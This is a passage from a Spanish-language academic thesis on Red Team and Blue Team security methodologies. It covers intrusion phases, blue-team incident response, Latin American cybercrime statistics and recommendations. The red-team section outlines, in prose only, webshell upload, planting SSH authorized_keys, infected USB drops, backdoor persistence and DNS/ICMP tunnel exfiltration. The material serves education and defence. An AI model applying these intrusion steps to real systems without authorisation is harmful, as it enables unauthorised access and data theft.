
Imagen 46, configuración antivirus.



Fuente: Autor.

Cambiar la configuración de actualizaciones automáticas:

Imagen 47, configuración de actualizaciones automáticas.



Fuente: Autor.

- Colocar y realizar cambio de contraseña periódicamente.
- No realizar instalación de software sin que sea examinado y autorizado.
- Validar que existan políticas de seguridad de la información y que se estén cumpliendo.

2.5 METODOLOGÍAS RED TEAM / BLUE TEAM

2.5.1 METODOLOGÍAS RED TEAM

Como se ha mencionado anteriormente, el equipo Red Team son quienes realizan pruebas de intrusión, controladas y sin causar ningún tipo de daño o alteración a la seguridad de la red de la empresa, con el fin de encontrar vulnerabilidades y así poder ejecutar un robustecimiento de la infraestructura tecnológica basada en los hallazgos de este equipo. Dentro de la metodología de ejecución de Red Team se puede establecer la que a continuación se describe.

La diferencia puntual de Red Team frente a las auditorias de vulnerabilidades y frente a los test de intrusión, es que realiza simulación de intrusiones reales, evitando la identificación de la fuente de las pruebas. Así mismo, realiza combinación de los ámbitos en donde actúa para la creación de los ataques. Y también escoge los principales activos de la organización, como sus objetivos.

2.5.1.1 Vectores de ataque

Se refiere a todo el proceso o pasos que se ha seguido durante la intrusión a la red interna a la cual se está atacando de la entidad u organización.

2.5.1.2 Vectores de acceso

Todos las acciones o pasos que se han seguido para comprometer un activo que ha permitido el acceso a la red interna a la cual se está atacando de la entidad u organización.

2.5.1.3 Fases de ejecución de Red Team.

Lo primero que realiza el Red Team identificar los escenarios de riesgos, en donde se realiza los ataques más probables y más realistas, y que, como características, tenga un menor costo y mayo efectividad, tenga un menor riesgo de ser detectados, menor complejo tecnológico, permanecer con persistencia durante el tiempo que sea necesario, que permita evaluar la falta de un control de seguridad o el funcionamiento efectivo de un proceso. Todo esto enmarcado en el pensamiento del peor escenario posible.

2.5.1.3.1 Reconocimiento inicial

En esta etapa se busca conocer los dispositivos de la red, mejor aún que los propietarios del mismo. Se hace necesario conocer a fondo la red, su propósito, que realiza cada dispositivo.

Se debe realizar una identificación la cual consiste en inventariar y conocer el objetivo lo máximo posible con el fin de elaborar el mejor plan para el ataque y la definición de los escenarios de las pruebas. Activos tecnológicos de la organización, proveedores, empleados, instalaciones físicas, entre otras.

2.5.1.3.2 Intrusión

En esta fase se realiza la evaluación de los dispositivos y en general la red de una organización haciendo simulaciones de ataques para encontrar vulnerabilidades que a potenciales atacantes permitirían robar información o afectar los activos. Dentro de Los mecanismos o tipos de vectores de accesos tenemos los siguientes:

2.5.1.3.2.1 Tipos de vector de acceso

Como uno de los primeros pasos, se especifica algunos de los tipos de accesos que se puede encontrar durante el desarrollo de las actividades del equipo Red Team.

2.5.1.3.2.2 Activos de internet

Sistemas expuestos en internet, como aplicaciones web, servicios web y que pertenezca a la organización. Se puede realizar los siguientes pasos:

- Identificación de la red, puerto de entrada, por ejemplo, el puerto 84 y se realiza subida de archivo websehell.
- Se verifica el servicio SSH, verificando si es interno, no público.
- Se realiza despliegue authorized_keys, para poder conectarse automáticamente sin necesidad de loguearse.
- Subir herramienta para permite utilizar el equipo como proxy.
- Teniendo las validaciones, la posibilidad de acceder al SSH desde el quipo internamente, ya se puede realizar un análisis del equipo. Acceso a la red interna.

2.5.1.3.2.3 Infraestructura Wi-Fi

Tanto a la infraestructura como tal, así como a los clientes de la misma, realizando ataque para capturar claves y usuarios para ingresar a la red.

2.5.1.3.2.4 USB infectado con malware

Se despliega el dispositivo USB con información falsa y adicional, con malware, para que sea ejecutado en alguna máquina de la red de la organización.

2.5.1.3.2.5 Spear Phishing

Para extracción de información con el fin de comprometer el sistema interno mediante malware.

2.5.1.3.2.6 Ingeniería Social

Con el cual se puede acceder a la red de manera física.

2.5.1.3.2.7 Otras técnicas alternativas

Llamadas telefónicas (Vishing), ataques sobre los teléfonos corporativos, ataques a los proveedores.

2.5.1.3.3 Establecer repositorio

Es el lugar, la ubicación en un sistema comprometido, en el que se almacena las herramientas utilizadas y toda la información recolectada durante la fase de intrusión.

2.5.1.3.4 Escalar privilegios

En esta etapa se busca obtener privilegios para acceder a nuevos sistemas e información. Adicionalmente, permite la deshabilitación de protecciones de seguridad tal como el antivirus.

Esto se realiza a través de las vulnerabilidades del sistema, de errores de configuración, de acceso físico al sistema.

Se plantean dos tipos de escalada de privilegios; una, escalada horizontal, en donde se cambia entre usuarios con los mismos privilegios. Y dos, escalada vertical, en donde se obtienen mayores privilegios, como de usuarios administradores.

2.5.1.3.5 Reconocimiento interno

Esta etapa consiste en la identificación de activos en donde haya información o en donde se realicen procesos relevantes. Los activos críticos en la arquitectura como el directorio activo, el gestor de identidad, los sistemas de archivos, las bases de datos, estaciones equipos de trabajo, los backups.

En este punto es importante que el equipo se realice algunas preguntas de manera oportuna para esta identificación. ¿Hay DHCP?, ¿Cuál es el DNS y la puesta de enlace?, ¿está segmentada la red?, son algunas de las preguntas que se deben generar.

2.5.1.3.6 Movimiento lateral

Esta etapa consiste en la vulneración de otros sistemas para obtener un poco más de información o mayores privilegios en la red de la entidad.

Se puede realizar a través de una red ejecutando la técnica Man in the Middle (MITM), reutilizando contraseñas, evidenciando otras vulnerabilidades en otros sistemas o a errores de configuración.

2.5.1.3.7 Mantener persistencia

En esta etapa, tratando de pasar lo más desapercibido posible, se busca garantizar el acceso a la infraestructura.

Se puede mantener la persistencia realizando instalación de puertas traseras en el sistema a través de herramientas como aplicaciones que realizan o permiten el acceso directo. También, con la creación de usuarios y contraseñas para el uso posterior. O creando nuevos servicios.

Se puede decir que, en ataques muy avanzados, puede transcurrir mucho tiempo sin ser detectados.

2.5.1.3.8 Exfiltración

Es la etapa durante la que se extrae la información del perímetro de la entidad. Esta se realiza a través de canales encubiertos, denominados covert channels.
Se utiliza proxy HTTP/HTTPS, correo electrónico o túnel DNS/ICMP

2.5.2 METODOLOGÍA BLUE TEAM

El equipo Blue Team es un equipo multidisciplinario de expertos en seguridad informática, el cual es el encargado de defender y proteger a las organizaciones de ataques realizados por ciberdelincuentes. De igual forma, realiza de manera proactiva y periódica, análisis de las políticas y de las medidas de seguridad adoptadas por la entidad para garantizar que las diferentes amenazas y potenciales riesgos estén siendo identificados, revisados y consecuentemente, mitigados.

2.5.2.1 Actividades de ejecución de Blue Team

El desarrollo de actividades del Blue Team puede estar enmarcado en la identificación de fallas en los procesos, en la infraestructura tecnológica y los potenciales amenazas y ataques. Así mismo, en la evaluación de los riegos de la entidad y en el establecimiento del nivel de aseguramiento actual. Y una vez identificado y evaluado, realizar una implementación trazando un plan en concordancia con las necesidades específicas de la entidad.

2.5.2.2 Respuesta a incidentes

Se puede definir como “La respuesta a incidentes es un enfoque organizado para abordar y gestionar las secuelas de una brecha de seguridad o ciberataque, también conocido como incidente de TI, incidente informático o incidente de seguridad. El objetivo es manejar la situación de una manera que limite los daños y reduzca el tiempo y los costos de recuperación”[20]

Para dar respuesta efectiva, se ejecuta una serie de pasos: preparación de herramientas y recursos para el manejo exitoso de los incidentes, detección y análisis de los incidentes, erradicación y recuperación de contención, retroalimentación.

2.5.2.3 Búsqueda actica de las amenazas

Se debe realizar una búsqueda activa de las amenazas de la arquitectura tecnológica de la entidad, realizando implementación de soluciones como EDR (Endpoint Detection and Response) y creando y realizando monitoreo a través de IOCs.

“es vital llevar a cabo un análisis avanzado de todos los eventos de seguridad para reunir los patrones e información en lo que se denomina Indicador de Compromiso

[20] ENTRENAMIENTO DE BLUE TEAMING 2020, https://www.chiheb-chebbi.com/incident-response-and-security-operations-fundamentals/

(IOC), que actúa como descripción del incidente para que las compañías desgranen la naturaleza del daño que han sufrido y reaccionen ante él."[21]

Estas piezas de información acerca de una amenaza permiten su utilización para detectar intrusión al sistema, tales como hash MD5, URL, direcciones IP, entre otros.

Estos funcionan a modo de base de datos de virus y anomalías las cuales se pueden compartir entre organizaciones gracias a organismos como: * Centros de análisis e intercambio de información (ISAC) * Equipos de respuesta a emergencias informáticas (CERT) * Plataforma de intercambio de información de malware (MISP).[22]

2.5.2.4 Análisis forense informático

Recopilación de técnicas para la identificación, análisis, y presentación de pruebas en procesos legales o disciplinarios. Se realiza una vez detectada y materializada la amenaza. En el ejercicio práctico del análisis forense informático, se pueden llevar a cabo diferentes actividades, como: mapeo del entorno de datos, analizar las vulnerabilidades del sistema, auditar las páginas web de la entidad, realizar un peritaje informático forense, analizar dispositivos móviles, recuperar información de los dispositivos de la infraestructura tecnológica de la entidad.

2.5.2.5 Detección temprana de las amenazas

Proactividad de los procesos de aseguramiento de la infraestructura tecnológica, a través de la experiencia, el aprendizaje continuo y del estudio de las técnicas de ciberseguridad más recientes, que permitan estar un paso adelante en la detección de las amenazas a la entidad.

2.5.2.6 Bastionado de sistemas

"El Bastionado de Sistemas (hardening) tiene como objetivo la correcta implantación de políticas de seguridad, endurecimiento y delimitación clara los privilegios de usuarios, grupos, roles y configuración de servicios. Active Directory, LDAP, Fortificación de contraseñas, Firewall, DMZ"[23]

---

[21] CANALES SECTORIALES INTEREMPRESAS, ciberseguridad, Uso de Indicadores de Compromiso (IOC) para mejorar el tiempo de respuesta ante incidentes, https://www.interempresas.net/Ciberseguridad/Articulos/311338-Uso-de-Indicadores-de-Compromiso-(IOC)-para-mejorar-el-tiempo-de-respuesta-ante-incidentes.html

[22] ENTRENAMIENTO DE BLUE TEAMING 2020, https://www.chiheb-chebbi.com/incident-response-and-security-operations-fundamentals/

[23] INCIDE, Instituto Nacional de Ciberseguridad, Bastionado de sistemas y Servidores, https://www.incibe.es/protege-tu-empresa/catalogo-de-ciberseguridad/listado-soluciones/bastionado-sistemas-y-servidores

2.6 ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS DE RED TEAM & BLUE TEAM

Dentro de los aspectos que aporten al desarrollo de estrategias de Red Team & Blue Team se pueden establecer los siguientes:

La gestión de mitigación de los riesgos comienza con el proceso de identificación, análisis y respuesta a factores de riesgo en beneficio de los objetivos planificados. Adicionalmente, implica el control de posibles eventos futuros y toma un carácter proactivo. La información es uno de los activos más valiosos que poseen las organizaciones, por lo que se debe desarrollar mecanismos que aseguren una protección adecuada de los mismos. Es ahí donde es de gran importancia que las empresas realicen las pruebas de penetración a través de sus equipos Red Team y Blue Team con sus herramientas y metodologías de pruebas de penetración, como procedimientos establecidos regularmente, haciendo la identificación y abordando los factores internos y externos que podrían llegar a crear la falta de certeza de poder cumplir y alcanzar los objetivos trazados.[24]

Estos equipos emulan los escenarios de amenazas de ataques cibernéticos. El equipo Red Team ejecuta procesos de ataques a la seguridad de la organización utilizando las mismas o similares herramientas que usarían los atacantes a la red, seguridad ofensiva, con el fin de establecer las brechas de seguridad que potencialmente podrían utilizar en los ataques para afectar la infraestructura de seguridad de la organización. Esta información entregada al equipo Blue Team, permite realizar la defensa de la organización de forma controlada. EL equipo Blue Team defiende a las organizaciones de ataques informáticos de forma proactiva, anticipándose a los potenciales ataques. Este equipo lidera la mejora continua en la ciberseguridad, analizando los sistemas y aplicaciones con el fin de hacer la identificación de vulnerabilidades y la validación de las medidas de seguridad adoptadas. Capacidad real que tiene las organizaciones para proteger sus activos de información, las capacidades de detección y respuesta ante las inminentes amenazas, considerando los aspectos tecnológicos y los procesos. La sinergia de estos dos equipos establece como ejercer la defensa ante cualquier amenaza con la mayor rapidez con que se pueda reconocer, analizar y responder, minimizando el daño y disminuyendo los costos de recuperación.[25]

Sin importar la naturaleza de una organización, está expuesta a una gran cantidad de riesgos de toda índole, de daño a la reputación, desaceleración económica, creciente competencia, delitos cibernéticos, cambios reglamentarios y legislativos,

---

[24] METODOLOGÍAS PARA PRUEBAS DE PENETRACIÓN UTILIZADAS POR LOS EQUIPOS RED TEAM Y BLUE TEAM, SALAMANCA ALMANZA, Fredy Armando, Trabajo de grado – Informe técnico para seminarios especializado o créditos de maestría presentado para optar por el título de especialista en seguridad informática.
[25] Ibit, pág. 18.

incapacidad para innovar, interrupción operativa, entre otros. Es así como la seguridad de información ha cobrado enorme importancia.

Se plantea a los equipos Red Team y Blue Team, como alternativas para la protección de datos, los cuales realizan un trabajo complementario para la detección de vulnerabilidades y la prevención de ataques informáticos.

El crecimiento exponencial del internet y las redes de comunicación producto del constante desarrollo de las organizaciones a nivel mundial, se ven reflejados en el mejoramiento en la productividad, en la gestión del tiempo, en la comunicación. Sin embargo, en esa misma dinámica se encuentra los ciberataques. Estos que ya no se limitan a solo objetivos de los más altos niveles, afectan a cualquier compañía de utilice o dependa de aplicaciones, dispositivos y de sistemas interconectados en redes.

Las organizaciones se están esforzando para comprender como hacerle frente a los cada vez más frecuentes ataques cibernéticos. Estos que ya no se limitan a solo objetivos de los más altos niveles, afectan a cualquier compañía que utilice o dependa de aplicaciones, dispositivos y de sistemas interconectados en redes. "Una cuestión clave que resalta la investigación es la importancia de la velocidad a la hora de detectar y responder a las brechas de datos y los ataques dirigidos. Además de que la velocidad de detección es uno de los impulsores más fuertes del costo general, la remediación rápida es clave para limitar los costos relacionados con el daño prolongado relativo a la reputación como la pérdida de negocios, las primas de seguro aumentadas y las vergonzosas indemnizaciones."[26]

Las organizaciones deben contar con las políticas, procedimientos, recursos técnicos y humanos necesarios para gestionar de forma efectiva y rápida, el riesgo de ciberseguridad. "De acuerdo con la investigación, solo una cuarta parte (25 %) de las empresas descubrió el incidente de seguridad en el mismo día, lo que resalta la importancia de un proceso de respuesta a incidentes integral. De manera alarmante, a una de cada diez empresas le tomó un año descubrir la pérdida, el robo o el daño a los datos, lo que hizo de la remediación un proceso más complicado y costoso"[27]

Una de las mejores propuestas que ofrecen los equipos Red Team y Blue Team, es la de reaccionar proactivamente, haciendo detección y estableciendo respuesta, ante la evidencia de una o más amenazas.

[26] KASPERSKY DAILY, Empresas, principal objetivo de ciberataques en América Latina, octubre 1 de 2020, Disponible en: https://latam.kaspersky.com/blog/empresas-principal-objetivo-de-ciberataques-en-america-latina/20209/
[27] KASPERSKY DAILY, Empresas, principal objetivo de ciberataques en América Latina, octubre 1 de 2020, Disponible en: https://latam.kaspersky.com/blog/empresas-principal-objetivo-de-ciberataques-en-america-latina/20209/

El día 6 de octubre de 2020 se llevó a cabo la octava edición de la Conferencia de INTERPOL y Europol sobre la Ciberdelincuencia, esta, por motivos ampliamente conocidos, se celebró por primera vez virtualmente. Especialistas en esta materia procedentes de las fuerzas del orden, del sector privado, de organizaciones internacionales, equipos de respuesta a emergencias informáticas y el mundo académico participaron en una serie de debates sobre las nuevas amenazas, tendencias y estrategias en materia de ciberdelincuencia.[28]

La globalización ha acelerado el ritmo de la innovación y el desarrollo tecnológico, generando una continua transformación en el mercado y un enorme crecimiento de la demanda por productos y servicios, lo que ha llevado a una mayor evolución de la gestión del conocimiento en ciberseguridad y en los estudios de gestión de mitigación de los riesgos.

> Jürgen Stock, Secretario General de INTERPOL, declaró que “en un mundo en el que más de 4 500 millones de personas están conectadas, más de la mitad de la humanidad corre el peligro de caer víctima de la ciberdelincuencia en cualquier momento”.
> El jefe de INTERPOL añadió que “la información es el elemento clave que nos une y nos hace más fuertes en la lucha contra la ciberdelincuencia. Así, la combinación a escala mundial de las bases de datos nacionales sobre esta materia es fundamental, e INTERPOL está idealmente posicionada para dirigir esta labor en colaboración con sus países miembros y sus socios”.
> Pero en la conferencia no solo se analizó retrospectivamente el año 2020, sino que también se abordaron las dificultades que se avecinan y se invitó a las fuerzas del orden, los gobiernos y las organizaciones no gubernamentales a adoptar en su día a día un enfoque ágil y proactivo en materia de ciberseguridad.[29]

El panorama a nivel de América Latina tiene una perspectiva de crecimiento proporcional a los ataques mundiales. “Los datos consideran las 30 amenazas más comunes en Argentina, Brasil, Chile, Colombia, México y Perú, de enero a septiembre de 2020. Brasil continúa siendo el líder absoluto ya que es el país con el mayor número de ataques (55,97%), seguido de México (27,86%), Colombia (7,33%), Perú (5,36%), Argentina (1,87%) y Chile (1,62%). Sin embargo, según Dmitry Bestuzhev, director del Equipo de Investigación y Análisis para América Latina en Kaspersky, lo más importante es considerar el coeficiente de riesgo de

---

[28] INTERPOL, 8ª Conferencia de INTERPOL y Europol sobre Ciberdelincuencia: “Media humanidad está en peligro”, 06 de octubre de 2020, Disponible en: https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/8a-Conferencia-de-INTERPOL-y-Europol-sobre-Ciberdelincuencia-Media-humanidad-esta-en-peligro

[29] INTERPOL, 8ª Conferencia de INTERPOL y Europol sobre Ciberdelincuencia: “Media humanidad está en peligro”, 06 de octubre de 2020, Disponible en: https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/8a-Conferencia-de-INTERPOL-y-Europol-sobre-Ciberdelincuencia-Media-humanidad-esta-en-peligro

cada país; es decir, la proporción de ataques totales sobre el número de objetivos atacados."[30]

Se evidencia que uno de cada tres ataques cibernéticos, están dirigidos contra las empresas, el otro, a usuarios. "En el ámbito corporativo, Brasil continúa con un liderazgo indiscutido, abarcando el 56,25% de los ataques en la región durante los primeros nueve meses de 2020, seguido de México (22,81%), Colombia (10,20%), Perú (4,22%), Chile (3,27%) y Argentina (3,25%). En relación al coeficiente de riesgo, la lista está encabezada nuevamente por Argentina y México. Brasil ocupa el tercer lugar entre los países con mayor probabilidad de infecciones por un ataque de malware. En cambio, Perú es el país donde las empresas corren un menor riesgo de ataque."[31]

En el mismo informe de Tendencias de Cibercrimen en Colombia, ". La concentración del fenómeno criminal en 2019 sitúa a Bogotá, Cali, Medellín, Barranquilla y Bucaramanga como las ciudades con mayor afectación por esta problemática con un 55% de los casos registrados. Si bien la cifra obedece a los centros urbanos con mayor densidad poblacional y penetración de internet en el país, el factor de desarrollo económico influye en los objetivos de los cibercriminales, que enfocan su actuar hacia PYMES, entidades financieras y grandes compañías con asiento en estas ciudades."[32]

"Ante esta situación, el Teniente Coronel Alex Duran jefe del Centro Cibernético Policial, aseguró que "se ha realizado un incremento operativo del 27.5% respecto al año 2018, materializándose 241 capturas y 11 operaciones de impacto por diferentes modalidades de delitos informáticos contempladas en la Ley 1273 del año 2009, al igual por medio del servicio Cai Virtual 24/7 se han atendido 12.959 incidentes aumentando la capacidad de atención en un 53.7% respecto al 2018."[33]

Evidenciando este panorama de la protección de datos, entran en juego estos equipos fundamentales: Red Team y Blue Team; ellos realizan un trabajo importantísimo en la identificación y detección de vulnerabilidades y en la prevención de ataques informáticos de todo nivel.

[30] KASPERSKY DAILY, Empresas, principal objetivo de ciberataques en América Latina, octubre 1 de 2020, Disponible en: https://latam.kaspersky.com/blog/empresas-principal-objetivo-de-ciberataques-en-america-latina/20209/
[31] Ibit, p. 1
[32] CCIT, Tendencias del Cibercrimen en Colombia 2019-2020, octubre 19 de 2019, Disponible en: https://www.ccit.org.co/estudios/tendencias-del-cibercrimen-en-colombia-2019-2020/
[33] Ibit, p. 1.

3. CONCLUSIONES

Los acelerados procesos de cambio y la globalización han impulsado el avance de la tecnología a todo nivel, sin embargo, ha crecido una la delincuencia que, al uso de los sistemas de información, se posicionan como uno de los mayores peligros para la seguridad de la sociedad.

Los equipos multidisciplinario-expertos en seguridad informática, Blue Team y Red Team cobran una enorme importancia en la defensa y protección a las organizaciones de ataques realizados por ciberdelincuentes. De forma reactiva y proactiva emular ataques para explotar las vulnerabilidades de seguridad de los sistemas de información y aplicaciones que posean las organizaciones.

Las metodologías descritas de los equipos estratégicos en ciberseguridad Red y Blue Team son un marco de referencia que no requieren el seguimiento riguroso en su utilización. El auditor designado de acuerdo con los objetivos que haya establecido o a la orientación de las pruebas, puede hacer uso de los lineamientos de cada metodología y definir una propia estructura con el fin de ejecutar las pruebas de penetración. Adicionalmente las metodologías descritas enfocan sus objetivos en establecer una clara estructura para la ejecución de las pruebas de penetración, aun cuando se tenga particularidades en sus métodos y ejecuciones, en el contexto general confluyen en la exploración y búsqueda de vulnerabilidades, su explotación y en la elaboración del informe con la descripción de los procesos realizados, de las conclusiones y las recomendaciones para que se mitiguen las brechas de seguridad que ponen en riesgo las entidades.

Existen diferentes herramientas, open source o de pago, que permiten a los Red y Blue Team automatizar procesos de monitoreo, y de gestión en pruebas de penetración, que generan reportes para el posterior análisis y gestión de la información recolectada.

En Colombia, en 2009 se expidió la ley 1273, con la cual logra establecerse como uno de los países que están preparados con los instrumentos y las herramientas eficaces en aras de contrarrestar las acciones de delitos en el ciberespacio, atacando uno de los sectores más apetecidos, los delitos financieros, cuyo factor de vulnerabilidad es la más analizada por los ciberdelincuentes.

La ética profesional enmarca todos los valores que el profesional ha adquirido en su hogar y en todos los ámbitos y entornos que ha compartido y convivido (escuela, colegio, universidad, trabajo, familia, amigos, etc.). Los valores encuentran el carácter moral cuando no se convierten en una obligación sino en una decisión libre y autónoma.

4. RECOMENDACIONES

A continuación, se hace algunos planteamientos que permiten endurecer la seguridad en una organización:

El establecimiento dentro de la organización, en función de la seguridad informática, de dos equipos fundamentales: Red Team y Blue Team; con el fin de realizar la identificación y detección de vulnerabilidades y la prevención de ataques informáticos de todo nivel.

Dentro de la organización se debe remover dependencias, remover funcionalidades, remover componentes, remover archivos y documentación innecesaria y no utilizada.

Se debe asegurar que los errores de inicio de sesión, de control de acceso a los sistemas y de validación de entradas de datos por el servidor, se puedan registrar para la identificación de cuentas sospechosas.

Todas las transacciones de alto impacto dentro de la organización, deberían tener pista de auditoría con los respectivos controles de integridad con el fin de prevenir eliminaciones o alteraciones.

Se debe restringir los accesos y establecer negación de accesos por defecto con los permisos muy específicos a cada una de las funcionalidades dentro del sistema de la organización, con la excepción de los recursos públicos, la política debe ser denegar de forma predeterminada.

Frente a los procesos de desarrollo de software, desarrolladores y personal de QA deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración. Asu vez, se debe utilizar herramientas para mantener un inventario de versiones del software.

Se debe clasificar los datos procesados, que estén almacenados en el sistema, e identifiquen si la información es sensible de acuerdo con las regulaciones y/o leyes vigentes.

Realizar procesos de cifrado de los datos sensibles en el momento en que son almacenados, así como realizar el cifrado de las comunicaciones utilizando protocolos seguros.

Realizar la configuración y actualización de antivirus y firewall, así como la implementación de software con capacidades de detección de manera proactiva. Así mismo, modificar periódicamente todas las contraseñas de los servicios que requieren o solicitan autenticación con el fin de minimizar las posibilidades de robo de credenciales.

5. BIBLIOGRAFÍA

ALLEN, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). Disponible en: https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

ALVAREZ, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26) Recuperado de: https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

CCIT, Tendencias del Cibercrimen en Colombia 2019-2020, octubre 19 de 2019, Disponible en: https://www.ccit.org.co/estudios/tendencias-del-cibercrimen-en-colombia-2019-2020/

CONCEPTOS BÁSICOS DE NIKTO – Técnicas de escaneo de Servidores y Aplicaciones Web, Disponible en: https://thehackerway.com/2011/05/12/conceptos-basicos-de-nikto-tecnicas-de-escaneo-de-servidores-y-aplicaciones-web/

COPNIA, Consejo Profesional Nacional de Ingeniería, 14 de octubre 2003, Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

CYBER SECURITY FUNDAMENTALS: ¿What is a Red Team?, Disponible en: https://www.youtube.com/watch?v=XccnV28SnXw

DragonJAR, OSSTMM, Manual de la Metodología Abierta de Testeo de Seguridad, Disponible en: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml

ENTRENAMIENTO DE BLUE TEAMING 2020, https://www.chiheb-chebbi.com/incident-response-and-security-operations-fundamentals/

GAVIRIA, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.

(pp. 18-61). Disponible en: http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

INCIDE, Instituto Nacional de Ciberseguridad, Bastionado de sistemas y Servidores, https://www.incibe.es/protege-tu-empresa/catalogo-de-ciberseguridad/listado-soluciones/bastionado-sistemas-y-servidores

INCIBE, Instituto Nacional de Ciberseguridad, ¿Qué es el pentesting? Auditando la seguridad de tus sistemas, Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

INFOLAFT, ¿Qué hacer antes, durante y después de un ataque informático?, Disponible en : https://www.infolaft.com/que-hacer-antes-durante-y-despues-de-un-ataque-informatico/

INFOTECS, Firewall: Cortafuegos, Disponible en: https://infotecs.mx/blog/firewall-cortafuegos.html

INFORME TENDENCIAS CIBERCRIMEN COLOMBIA (2019-2020), (CCIT, 2019), octubre 19 de 2019Disponible en: https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen_compressed-3.pdf

INTEREMPRESAS, Disponible de: https://www.interempresas.net/Ciberseguridad/Articulos/311338-Uso-de-Indicadores-de-Compromiso-(IOC)-para-mejorar-el-tiempo-de-respuesta-ante-incidentes.html

INFORME TENDENCIAS CIBERCRIMEN COLOMBIA (2019-2020), (CCIT, 2019), octubre 19 de 2019Disponible en: https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen_compressed-3.pdf

INTERPOL, 8ª Conferencia de INTERPOL y Europol sobre Ciberdelincuencia: “Media humanidad está en peligro”, 06 de octubre de 2020, Disponible en: https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/8a-

Conferencia-de-INTERPOL-y-Europol-sobre-Ciberdelincuencia-Media-humanidad-esta-en-peligro

ISECOM, INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES, OSSTMM 2.1. Manual de la Metodología Abierta de Testeo de Seguridad, Disponible en: http://index-of.co.uk/INFOSEC/OSSTMM.es.2.1.pdf

KASPERSKY DAILY, Empresas, principal objetivo de ciberataques en América Latina, octubre 1 de 2020, Disponible en: https://latam.kaspersky.com/blog/empresas-principal-objetivo-de-ciberataques-en-america-latina/20209/

LARA Alvaro, Descubre exploits con Exploit-db, Disponible en: https://www.alvarolara.com/2013/07/17/descubre-exploits-con-exploit-db/#:~:text=Exploit%2Ddb%20(base%20de%20datos,de%20ellas%2C%20con%20instrucciones%20especificas.

LEY ESTATUTARIA 1581 DE 2012, "Por el cual se reglamenta parcialmente la Ley 1581 de 2012", 17 de octubre de 2012, Disponible en: https://www.defensoria.gov.co/public/Normograma%202013_html/Normas/Ley_1581_2012.pdf

LEY ESTATUTARIA 1266 DE 2008, CONGRESO DE LA REPÚBLICA, 31 de diciembre de 2008, Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1266_2008.html

METODOLOGÍAS PARA PRUEBAS DE PENETRACIÓN UTILIZADAS POR LOS EQUIPOS RED TEAM Y BLUE TEAM, SALAMANCA ALMANZA, Fredy Armando, Trabajo de grado – Informe técnico para seminarios especializado o créditos de maestría presentado para optar por el título de ESPECIALISTA EN SEGURIDAD INFORMATICA.

MINTIC, Guía para la Implementación de Seguridad de la Información en una MIPYME.Versión 1.2, 6/11/2016, Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_Guia_Seguridad_informacion_Mypimes.pdf

MINTIC, "Ley 1273 5/01/2009, Por medio de la cual se modifica el código penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos”, 05/01/2009, Disponible en: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

MUY SEGURIDAD, Diez herramientas de pentesting con las que poner a prueba la seguridad de tu empresa, Disponible en: https://www.muyseguridad.net/2019/06/05/diez-herramientas-pentatesting/

